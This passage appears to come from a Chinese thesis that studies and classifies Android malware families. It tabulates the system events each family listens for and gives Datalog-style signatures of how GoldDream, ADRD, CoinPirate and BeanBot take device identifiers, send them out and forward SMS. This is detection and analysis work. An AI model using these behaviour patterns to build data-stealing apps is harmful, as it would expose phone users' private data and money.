摘　要

Android 是目前用户人数最多的移动操作系统，该系统由于其开放的程序开发环境，使得其成为了恶意程序开发者进行非法行为的有利平台，Android 系统每年新增恶意程序的数量达百万级。研究 Android 恶意程序的预防与检测方法，是保护设备安全、系统安全的前提。目前，学术研究较为关注 Android 恶意程序的检测方法研究，同时结合机器学习等方式，对恶意程序提出了各种检测方案，但对恶意程序家族及其家族行为特征的描述较少。本文所做的工作如下：

① 对 Android 恶意程序的发展与研究现状做了总结陈述：多数研究报告提到了对恶意程序的分析检测；部分研究报告总结出了恶意程序的家族分类；部分研究报告对少数恶意程序的行为模式进行了描述。

② 对 Android 典型恶意程序进行了攻击模式的分析与总结。首先，本文对 Android 恶意攻击模式进行了定义；然后提出了一种形式化方法来进行对 Android 恶意程序的描述；再对 Android 恶意程序家族及其分类总了总结描述；最后，对十四个典型恶意程序家族进行了相关介绍和相应的形式化表述。

③ 对三种 Android 典型恶意攻击模式进行了相应的功能分析、程序设计与实际的代码实现。GoldDream、CoinPirate 和 ADRD 都是 Trojan 类型的恶意程序，本文分别对以上三种恶意攻击程序进行了程序的具体介绍，同时进行了需求分析与功能的设计，程序的具体流程与类图，部分关键代码等的展示。

通过对 Android 典型恶意攻击模式的分析总结与描述，实验结果表明，本文提出的恶意攻击模式及其描述可以很好地描述 Android 恶意程序的行为特征，对 Android 恶意程序的研究有着积极意义。

关键词：恶意软件；攻击模式；安卓应用程序；软件安全；Datalog

ABSTRACT

Android is the mobile operating system with the largest number of users at present. Due to its openning development environment, the system has become a profitable platform for malicious developers to conduct illegal activities. Android increased millions of malware each year. Studying the prevention and detection methods of Android malware is the premise of protecting equipment security and system security. At present, academic research pays more attention to the detection method of Android malware. Meanwhile, it combines machine learning and other methods to propose various detection schemes for malware, but there are few descriptions of malware families and their behavior characteristics. The work done in the paper is as follows:

① Concluded the development and research status of Android malware: Most research reports refer to the analysis and detection of malware; some research reports summarize the family classifications of malware; some research reports on the behavior patterns of a few malware Description.

② Analysis and summary of the attack pattern of typical Android malware. First of all, the paper defined the Android malicious attack pattern; then proposes a formal method to describe the attack pattern; and then Android malware families and classification are summarized; Finally, Fourteen typical malware families were introduced and the corresponding formal expressions were made.

③ The corresponding functional analysis, program design and actual code implementation of three typical Android malicious attack pattern are carried out. GoldDream, CoinPirate and ADRD all are Trojan. This article introduces the above three malicious attack programs in detail, and also carried out the requirements analysis and function design, the specific process and class diagram of the program, and showed some key codes, etc.

Through the analysis and description of the typical malicious attack pattern of Android, the experimental results showed that the malicious attack pattern and its description can describe the behavior characteristics of Android malware well, and it has positive significance for the research of Android malware.

Key Words: Malware; Attack Pattern; Android Application; Software Security; Datalog

目 录

1 绪　论

1.1 选题背景及意义

据调查机构数据，Google Android 移动操作系统（以下简称 Android）在移动操作系统市场份额的占有率为 78.2%，已经成为了中国市场占有率第一的移动操作系统[1]。作为个人通信及移动互联终端的操作系统，其内部存储了大量的个人隐私信息。由于操作系统设计及实现的复杂性，其必然会包括很多未被发现的设计缺陷及受相关影响而产生的平台漏洞，对操作系统中存储数据的安全性、完整性和有效性产生极大的影响。在部分保密性要求较高的单位，会造成严重的安全风险，危及正常的生产和经营环境，对部分网络依赖性较高的单位，甚至会造成巨额的经济损失，严重影响其社会声誉。由于 Android 超高的市场占有率及开放的程序开发环境，使得恶意程序开发者有较高的利益所图，驱动其继续进行恶意程序的开发，随着 Bitcoin（一种基于 P2P 网络的匿名虚拟加密数字货币）等在互联网上的广泛使用，更加方便了恶意程序开发者进行勒索谋利等行为，恶意程序的数量仍迅速增长。据相关网络安全机构报告[2]，2018 年全年，共统计到约 434.2 万个新增的恶意程序样本，恶意程序样本平均每天发现大概 1.2 万个，感染量达到了 1.1 亿人次。如图 1-1 所示，在 2012 年以来，Android 恶意程序数量迅速增长，到 2015 年达到了顶峰约 1874.0 万个，之后样本数量则逐年下降。如图 1-2 所示，2018 年上半年恶意程序新增数量比下半年多 3 倍左右。Android 操作系统仍面临严峻的安全态势。



图 1-1 2012-2018 年恶意软件样本数量图

目前，虽然 Android 官方对 Android 系统进行了各个方面的安全性加固及更新，并且严格限制了 Android 程序所能获取的权限，但是，由于程序开发者在程序开发过程中并不会完全按照 Android 的安全要求规范来进行开发，从而导致程序存在隐藏的安全风险，对最终用户的设备及数据造成潜在的隐患。同时，Android 平台在中国并没有一个统一的程序分发平台，导致各个设备生产厂商都开发了自有程序分发平台，在互联网上还存在各种第三方程序分发平台，这些第三方分发平台对上架程序的安全标准要求不一，使得恶意程序开发者可以更方便地利用网络进行恶意程序的分发，一定程度上加速了恶意程序的扩散速度。



图 1-2 2018 年月度 Android 恶意软件数量图

对 Android 恶意程序进行分析，总结和归纳恶意程序的执行方式和目的意图，可以有效地针对相应程序开发出预防方案，防止恶意程序进入系统运行环境，从而保护系统中数据的安全和用户的隐私，避免造成财务损失和信息泄露。从目前的研究现状来看，与 Android 恶意程序的分析及识别方法相关的研究成果有很多，但在查阅大量的文献资料后，总结出目前的研究现状：

①存在大量的对 Android 恶意程序进行分析及研究的报告；

②部分研究报告总结了 Android 恶意程序的家族分类但没有描述其具体行为；

③部分研究报告描述了一些恶意程序的执行流程，并对其进行了详细分析，且仅描述了一部分恶意程序家族，最新发现的恶意程序家族并没有包含其中。

基于以上三种研究现状，对恶意程序家族进行系统地、较为全面地严格描述，存在其学术意义。同时，由于研究者在 Android 安全方面进行的大量工作及文献报告以及网

络安全公司的移动恶意程序分析报告，整理及总结出相关恶意程序攻击模式有着丰富的文档基础。所以，对 Android 典型恶意攻击模式进行描述有着其可行性和学术意义。

1.2 国内外研究现状

针对 Android 系统存在的恶意程序，学术界的主要方向之一是对恶意程序的分析及检测方法的研究。在对恶意程序进行分析时，代码静态分析可以分析出其函数调用，而动态分析则可以获取恶意软件运行时特征。部分研究者在其研究报告中详细描述了分析方法；一些研究者展示了部分恶意程序家族的攻击模式描述；还有部分研究人员对恶意程序家族进行了归纳总结。本小节将从国内研究现状和国外研究现状分别对 Android 恶意程序分类研究的成果和 Android 安全状况进行阐述。

1.2.1 国内研究现状

目前，国内研究者对 Android 安全方向的研究与分析较多，分类方法也较为多样。

陆中州[3]将 Android 恶意程序进行反汇编，反汇编后会产生汇编代码，将汇编代码中的操作码进行词频统计并计算出向量，将该向量作为分类特征即机器学习算法的数据输入集合。同时，将 Android 恶意程序的可执行文件从二进制流转换为十六进制，并对该结果进行处理，过滤其中的部分乱码，然后根据 Android 恶意程序的文件大小，设置相应的参数，使用卷积神经网络生成恶意程序的灰度图像，对机器学习算法进行训练，从而由该算法实现对 Android 恶意程序的分类。

李爽[4]依据 Android 程序的功能类别将应用程序进行分类，然后收集官方程序样本，同时对官方程序样本使用已有杀毒软件进行良性样本的确认。使用 apktool 工具对样本进行处理，从而得到程序的 AndroidManifest.xml 文件，在该文件中，提取相关的权限及组件信息，转化为特征向量，然后使用 IG-ReliefF 算法进行特征向量的筛选，在完成特征向量筛选后，使用 Bagging-SVM 算法对官方良性程序样本和恶意程序样本所请求的不同权限及调用的组件进行分析判断，从而确认待测样本的具体分类。

马立[5]通过对程序的静态分析，从相应的程序样本中提取 APK 的所有信息。将特殊方法的调用、使用的硬件组件、程序申请的权限、使用的系统组件和 Intent 五种静态程序特征作为第一类特征；将程序调用的 Android 系统 API 等作为构造程序签名的依据来标识应用程序，作为第二类特征。在取得程序的两类特征后，根据已有的恶意程序样本，对上述两类程序的特征进行 k-means 聚类分析，由分析结果归类恶意程序样本的具体家族。

韩金等[8]将程序中携带功能信息的二进制片段定义为软件基因，依据此定义，对

Android 恶意程序样本进行从使用到定义的 use-def 链分析，从而获得恶意软件的代码段软件基因，针对 Android 程序中的资源文件，通过各种处理方式对其进行软件基因的提取。完成恶意程序的软件基因提取后，将稍微短的代码段产生的基因进行删除，然后再删除出现频率较低的基因，从而构建恶意程序的检测基因库。然后使用上述处理中构建出的基因库训练支持向量机模型，最后，对测试集样本进行检测，从而实现对 Android 恶意程序的家族区分。

1.2.2 国外研究现状

Android 平台的广泛使用，使得国外研究者也密切关注该平台恶意程序的分析、预防、分类等研究工作。

Zhou[9]等在其研究报告中，通过对 48 个恶意程序家族样本的分析，得出了 Android 恶意软件安装至用户设备的三种方式，分别为重新打包（Repackaging）、更新攻击（Update Attack）和诱导下载（Drive-by Download）。然后统计了 Android 恶意程序在执行前所监听的系统事件，报告显示，BOOT_COMPLETED 为 Android 恶意程序最为关注的系统事件，SMS 信息类事件、PKG（Package）事件等也受到了恶意程序的重点关注。根据 Android 恶意程序样本的有效负载，将恶意程序划分为权限提升类、远程控制类、恶意造成财务损失类和信息窃取类共计四大类。

Payal Mittal 等[10]在其研究报告中详细叙述了 Android 平台存在的主要缺陷：①缺少中心存储服务器来控制隐私，设备在与互联网进行通信时不存在安全机制；②大部分程序都要求将个人信息输入基于位置的社交网络，无法向未授权用户隐藏相关数据；③很难实时地获得用户的当前位置。针对三种缺陷，提出了通过 Android 系统的隐私控制机制来检测和防止 Android 发生隐私泄露的方法。

Wang 等[11]提出了使用行为链来描述 Android 恶意程序的方法：将恶意程序为了达到获取用户隐私信息或其他目的，而进行的一个或多个过程，定义为恶意程序的行为，而该过程集则被定义为一个行为链，即一系列用来达到特定目的的行为。行为链具有初始状态和终止状态，每个状态都表示一个对应的行为，每个行为都由操作或者操作组组成。通过对恶意程序的执行过程进行行为链的描述，可以清楚地分辨与良性程序的区别，从而确定恶意程序的主要类别。

1.3 论文结构安排

本文共计五个章节，各章节详细内容如下：

第一章 绪论。本章第一节主要描述了 Android 系统的概况和平台上恶意软件数量的

增长情况，明确了进行 Android 恶意典型攻击模式分析的可行性及其意义；第二节则展示了国内外研究者对 Android 恶意程序进行分类分析和检测的具体情况；第三节为本文的主要章节和大概内容叙述。

第二章 相关知识介绍。本章主要介绍了 Android 系统的体系结构，Android 应用程序的主要结构及各个部分的功能作用以及 Android 系统为了系统安全而做出的权限控制、程序签名等机制。

第三章 Android 典型恶意攻击模式。本章第一节定义了 Android 恶意攻击模式，第二节则对 Android 恶意攻击模式的描述方式进行了说明，第三节介绍了分析总结 Android 恶意程序家族的方式和数据来源，对 Android 恶意程序家族进行了简单的介绍，第四节则是依据 Android 恶意攻击模式的定义和描述方式对部分 Android 典型恶意攻击模式的具体描述。

第四章 部分典型恶意攻击模式的设计与实现。本章主要针对 GoldDream、CoinPirate 和 ADRD 三个恶意攻击模式，进行了程序的功能分析，架构设计以及编码的实现，最后对实现的功能进行了相应的结果展示。

第五章 总结与展望。本章主要介绍了本文研究的主要内容和成果，同时也对本文研究过程中的不足做了反思。

2 相关知识介绍

2.1 Android 体系结构

Android 从底至上共分为五层，分别为：①Linux 内核层（Linux Kernel），Android 是以 Linux 内核为核心的操作系统，该层包括了操作系统所具有的核心功能，同时也包含了各种驱动程序；②硬件抽象层（Hardware Abstraction Layer，简称 HAL），该层是 Android 系统为了屏蔽各种硬件的设备差异，从而对硬件驱动进行的功能封装；③核心类库（Libraries）和运行环境层（Android Runtime），该层主要包含了 Android 系统中使用 C/C++语言进行开发的类库和 Android 程序运行时的虚拟机环境（Android Runtime，简称 ART）；④应用框架层（Application Framework），该层为应用程序层提供了系统调用的各种 API 框架，来方便程序开发者进行应用程序的开发；⑤应用程序层，该层主要实现了系统中与用户进行交互等操作的程序，可以由程序开发者实现用户所需的各种功能。Android 具体体系结构如图 2-1 所示。



图 2-1 Android 体系结构图

2.2 Android 程序结构

Android 程序是实现系统数据交换，用户交互的主体。Android 将应用程序打包为.apk 格式的压缩文件，其使用 zip 编码进行压缩。应用程序的内部结构主要有：①res 资源文件目录，主要用来存储应用程序需要使用到的图片、界面布局、字符串等文件；②.dex 文件，是 Android 系统中虚拟机运行环境的字节码文件，由 Java 代码经过 AndroidSDK 中的 dx 工具转换而来；③lib 目录，主要用来存放应用程序中所要使用到的各种第三方库；④META-INF 目录，该目录下主要存储了应用程序签名等安全认证信息；⑤AndroidManifest.xml 文件，为 Android 程序的配置文件，包含权限信息、组件信息和应用程序支持信息等；⑥resources.arsc 文件，该文件主要存储了了资源 ID 和资源文件之间的映射关系； ⑦其他文件，部分程序中会包含 assets 文件夹，该文件夹用来存储资源文件，可以使用 AssetManager 类来进行资源的调用，但资源信息不会被写入 resources.arsc 文件中。

2.3 Android 安全机制

Android 作为一种应用广泛的移动终端操作系统，其安全性是极其重要的。Android 官方使用了多层验证及控制机制来保证系统及用户数据的安全，具体层次如图 2-2 所示。



图 2-2 Android 安全机制图

2.3.1 进程沙箱隔离机制

Android 系统以 Linux 为系统内核，所以是一个多用户的操作系统，在设计中，该系统将应用程序作为用户，使得应用程序在被安装至系统中时，会获得一个永久的、独有的用户标识（User Identifier，简称 UID）。应用程序及其所使用的运行环境存在于独立的

Linux 进程中，和其他用户标识不同的程序完全分开隔离，有效维护了程序之间的数据独立性以及数据完整性，防止数据丢失和非法的数据访问。若两个或多个应用程序在 AndroidManifest.xl 中配置了 manifest 属性并且使用了相同的签名，则该组应用程序可以使用相同的用户标识，使得相关程序可以运行在同一进程空间之中。

2.3.2 应用程序签名机制

Android 系统使用程序签名来保证应用程序的完整性及权威性。通过数字签名可以识别代码的开发者，同时可以检测在程序运行时是否发生了变化，也可以通过数字签名验证应用程序是否为官方程序和良性程序，从而安全地共享代码和数据。在一个新的.apk 应用程序包在被安装时，系统首先会检查该安装包是否存在数字签名，没有数字签名的安装包将会被拒绝安装。在应用程序进行升级时，可以将新版应用程序与旧版本应用程序进行数字签名的比对。如果数字签名不相同，则会被视为一个全新的程序，从而可以避免恶意程序替换掉良性程序。

2.3.3 权限声明机制

Android 系统使用权限声明机制来控制未经用户授权的数据访问及系统操作。Android 应用程序权限分为 Normal、Dangerous、Signature 和 SignatureOrSystem 四类。最低风险等级的权限为 Normal 级，该级别权限应用程序申请后即可被使用；次为高风险级别的权限，即 Dangerous 级别的权限，该权限不仅需要在 AndroidManifest.xml 文件中进行声明，而且还需要用户进行明确的授权行为后才可以被使用；Signature 和 SignatureOrSystem 级别的权限，前者需要声明权限的程序和使用权限的程序具有相同的数字签名，而后者则是双方程序数字签名相同或者调用方为系统程序。通过四种不同的权限等级，使得用户可以在程序运行时，明确了解应用程序将要使用到的个人隐私数据和系统数据等。

2.3.4 访问控制机制

由于 Android 系统使用 Linux 内核，Linux 的 DAC 机制（Discretionary Access Control，自主访问控制）会在用户产生误操作的情况下发生严重的安全问题，所以后续版本中，MAC(Mandatory Access Control，强制存取控制)策略被引入了 Linux 内核中。MAC 为了确保安全性，限制了系统中进程和用户对资源的访问，SE Android（Security-Enhanced Android）随之被提出，其是 Google 对 MAC 的 Android 实现。Android 通过安装时 MAC、权限取消和权限标签传播三种策略机制，保护系统中的资源，从而增强 Android 系统的安全性。

2.3.5 进程通信机制

Android 系统中使用 Binder 来进行进程间的通信，其提供了 RPC（Remote Procedure Call，远程过程调用）功能。Binder 使用 C/S 的通信模式，与其他机制相比，有着更好的数据传输性能。Binder 机制中的 UID/PID（Process Identifier，进程标识符）由 Binder 在内核空间中自动分配，安全性极高，同时，Binder 机制可以建立私有的通信通道，使得 Android 可以更为高效地进行数据通信，进一步提高了数据安全性。

2.3.6 内存管理机制

Android 系统基于 Linux 的内存溢出回收机制（Out of Memory，简称 OOM），使用低内存清理机制（Low Memory Killer，简称 LMK），对进程基于多个标准进行评价，在空闲内存低于阈值时，会选择评分较高的进程优先进行回收。通过低内存清理机制，使得 Android 可以保证应用程序的内存需求，应用程序的执行更为流畅，从而保证了系统的稳定性。

3 Android 典型恶意攻击模式

3.1 Android 恶意攻击模式的定义

Android 平台存在大量的恶意程序，为了总结 Android 典型恶意攻击模式，首先需要对恶意攻击模式进行定义。在本文中，恶意攻击模式定义为：恶意攻击模式是程序在特定系统上，为了达到未授权访问用户数据或危害用户体验等目的，进行的一系列事件监听，系统组件调用和数据通信行为的集合。

在 Android 平台上，Android 恶意攻击模式即程序在 Android 系统上，为了达到未授权访问用户数据或危害用户体验等目的，进行的一系列事件监听、系统组件调用和数据通信行为的集合。在明确了 Android 恶意攻击模式的定义后，Android 平台上的恶意程序即可通过具体分析提出其模式描述。

3.2 Android 恶意攻击模式的描述方法

在 3.1 小节中，已经定义了恶意攻击模式为一系列事件监听、系统组件调用及数据通信行为的集合，所以，为了明确地表示 Android 恶意攻击模式中组件的调用流程和数据的流向，使用如下语言来进行描述[12]：

① component(c)中，component 表示一个组件类型，表示为该组件的缩写，该句表示 c 为 component 类型的组件；

② calls(c, behavior)中，c 表示一个组件，behavior 表示一个函数，该句表示组件 c 直接调用函数 behavior 进行操作；

③ icc(source, target, action, data)中，icc 表示内部组件调用（Inter-Component Call），source 表示事件来源，target 表示一个组件，action 表示一个事件或事件组，data 表示操作或者数据，该句表示来自 source 的事件 action 发生时调用组件 target；

④ icc*(a, b)中，icc 表示内部组件调用，a、b 分别表示两个不同的组件，组件 a 可以直接调用组件 b，*表示组件 a 和组件 b 之间可能存在回调；

⑤ flow(component_1, data_source, component_2, sink)中，flow 表示数据的流向，该句表示数据由在组件 component_1 中调用的数据源 data_source 流向了组件 component_2 中调用的数据接受者 sink。

通过①③④中的描述方式，可以清楚地表示 Android 恶意程序中组件的调用流程及该应用的激活方式；通过①⑤中的描述方式，则可以清楚地表示 Anroid 恶意程序中数据

的来源以及流向；通过上述描述方式，可以较为清楚地表示 Android 恶意程序的事件监听、系统组件调用和数据流的流向，从而详细描述恶意程序的特征。

在 Android 恶意攻击模式的表述完成后，可以依据相关模式进行恶意软件的检测与预防，从而避免恶意软件被安装至系统环境之中，实现对 Android 系统安全环境的维护和对用户隐私的保护。

3.3 Android 恶意程序家族及其分类

Android 恶意程序作为运行在 Android 平台上的程序，在恶意程序的运行过程中，必然会调用系统的相关组件，同时，其程序结构必然遵守 Android 系统程序结构。.dex 文件是 Android 系统中程序最为重要的文件之一，是实现程序功能的主要代码。通过对程序.dex 文件的分析，可以总结得出程序的函数调用图，从而确定应用程序的执行次序和数据的流向。限于时间及样本量，本文对 Android 恶意程序样本逐一进行程序静态分析是不现实的。所以，要总结出 Android 恶意攻击模式，必须获得相应的程序分析结果。

如第一章所述，每年都会有大量的新增恶意程序在 Android 平台被发现，一般情况下，在网络安全公司发现新的恶意程序家族后，会针对该家族进行程序分析，并提出研究报告，而部分针对 Android 恶意程序进行的分析报告会被公开在互联网上。在本文中，选取了 TRENDMICRO 公司的部分 Android 恶意程序分析报告作为恶意攻击模式的数据来源。由于各个网络安全公司的分析报告对恶意程序的具体分析情况不同，分析报告的披露信息级别也存在差异，还有部分报告未体现 Android 应用程序的内部代码调用情况，针对这些情况，需要对分析报告进行详细的了解，判断并总结出适合的文档进行分析，总结出 Android 恶意攻击模式。

如 1.2 节所述，部分研究者对 Android 平台上存在的恶意程序进行了大量的分析处理。其中，对部分恶意程序的行为特性等进行了分析，总结出了若干种恶意程序家族，部分恶意程序家族及其监听事件如表 3-1 所示。

表 3-1 恶意程序家族及监听事件表

恶意软件家族	监听系统事件（“√”表示监听该事件）								
	BOOT	**SMS**	**NET**	**CALL**	**USB**	**PKG**	**BATT**	**SYS**	**MAIN**
ADRD	√		√	√					
AnserverBot	√	√	√		√		√	√	
BaseBridge	√	√	√				√	√	
BeanBot		√		√					
BgServ	√	√							√

续表 3-1 恶意程序家族及监听事件表

恶意软件家族	监听系统事件（“√”表示监听该事件）								
	BOOT	**SMS**	**NET**	**CALL**	**USB**	**PKG**	**BATT**	**SYS**	**MAIN**
CoinPirate	√	√							
Crusewin	√	√							
DroidCoupon	√		√	√		√			
DroidDream									√
DroidDreamLight	√								
DroidKungFu1	√						√	√	
DroidKungFu2	√						√	√	
DroidKungFu3	√						√	√	
DroidKungFu4	√						√	√	
DroidKungFuSapp	√						√	√	
Endofday	√	√							
GamblerSMS	√								
Geinimi	√	√							
GGTracker	√	√					√		
GoldDream	√	√		√					
GPSSMSSpy		√							
HippoSMS	√	√							√
jSMSHider						√			√
Kmin	√								
Lovetrap	√	√							
NickyBot	√	√							
Nickyspy	√								
Pjapps	√	√						√	
RogueLemon		√							
RogueSPPush		√							
SMSReplicator		√							
Spitmo		√		√					
SndApps	√								
TapSnake	√								
YZHC	√								
zHash	√								
Zitmo		√							
Zsone		√							√

通过研究人员发表的研究报告，可以从中提取部分恶意程序的关键代码，同时，在其论文描述中，可以获得相关恶意程序的激活事件等重要信息，从而可以进行对该恶意

程序家族的攻击模式的描述。在 Feng[12]等人的研究成果中，其公布了部分 Android 恶意程序的攻击模式。

总结可得，本文的恶意程序攻击模式主要数据来源有：

① Feng[12]等人的研究成果中出现的部分恶意程序攻击模式；

② 网络安全公司针对新发现的 Android 恶意程序进行的详细的恶意程序分析报告[13]-[25]，在其中可以总结归纳出恶意程序的攻击模式；

③ 论文中公布的部分恶意程序的关键代码与相关描述，从中总结归纳出恶意程序的攻击模式。

3.4 Android 典型恶意攻击模式及其形式化描述

该节中，主要以 Android 恶意程序攻击模式的形式化描述方式，对恶意程序监听的事件，函数调用的流程和获取的数据流流向进行详细的分析与描述，以下将以 Android 恶意程序家族为分类，进行恶意攻击模式的描述，每小节都包含该恶意程序家族的简介和该恶意攻击模式的形式化表述。

3.4.1 GoldDream

GoldDream[12]为 Trojan（特洛伊木马）型恶意程序，该程序为重新打包的应用程序，监听 BOOT 类、SMS 类、CALL 类系统事件。该恶意程序会读取 SMS 信息、用户通讯信息和 Android 系统相关信息。

GoldDream 恶意攻击模式形式化表述如表 3-2 所示：

表 3-2 GoldDream 恶意攻击模式形式化表述

```
GDEvent(SMS_RECEIVED)
GDEvent(NEW_OUTGOING_CALL)

GoldDream :- receiver(r),
             icc(SYSTEM, r, e, _), GDEvent(e),
             service(s),
             icc*(r, s),
             flow(s, DeviceId, s, Internet),
             flow(s, SubscribeId, s, Internet).
```

3.4.2 ADRD

ADRD[12]为 Trojan 型恶意程序，该程序为重新打包的应用程序，监听 BOOT 类、NET

类、CALL 类系统事件。该恶意程序会读取 Android 系统相关信息并从服务器获取 URL 列表进行访问，从而获利。

ADRD 恶意攻击模式形式化表述如表 3-3 所示：

表 3-3 ADRD 恶意攻击模式形式化表述

```
ADRD :- receiver(r),
        icc(SYSTEM, r, BOOT_COMPLETED, _),
        receiver(s),
        service(t),
        icc*(r, s),
        icc*(s, t),
        icc*(t, s),
        flow(t, DeviceId, t, ENC),
        flow(t, SubscribeId, t, ENC),
        flow(t, ENC, t, Internet).
```

3.4.3 CoinPirate

CoinPirate[12]为 Trojan 型恶意程序，该程序为重新打包的应用程序，监听 BOOT 类、SMS 类系统事件，应用启动时，也会唤起恶意负载。该恶意程序读取 Android 系统信息并将收到的特定 SMS 消息进行转发。

CoinPirate 恶意攻击模式形式化表述如表 3-4 所示：

表 3-4 CoinPirate 恶意攻击模式形式化表述

```
CoinPirate :- receiver(r),
              receiver(t),
              icc(SYSTEM, r, SMS_RECEIVED, _),
              service(s),
              calls(s, sendTextMessage),
              icc*(r, s),
              icc*(s, t),
              flow(s, DeviceId, s, Internet),
              flow(s, SubscribeId, s, Internet),
              flow(s, Model, s, Internet),
              flow(s, SDK, s, Internet).
```

3.4.4 BeanBot

BeanBot[12]为 Trojan 型恶意程序，该程序为重新打包的应用程序，监听 SMS 类、CALL 类、BATTERY 类、SYSTEM 类系统事件。该恶意程序从 C&C（Command and Control，

指令与控制）服务器获取相关指令，发送 SMS 消息订阅付费服务，从而对被感染设备的用户产生相关费用。

BeanBot 恶意攻击模式形式化表述如表 3-5 所示：

表 3-5 BeanBot 恶意攻击模式形式化表述

```
BeanBot :- receiver(r),
           service(s),
           service(t),
           service(q),
           icc(SYSTEM, r, PHONE_STATE, _),
           calls(r, abortBroadcast),
           icc*(r, s),
           icc*(s, t),
           icc*(s, q),
           flow(s, DeviceId, s, Internet),
           flow(s, Line1Number, s, Internet),
           flow(s, SimSerialNumber, s, Internet).
           flow(t, ENC, t, Internet).
```

3.4.5 XLoader

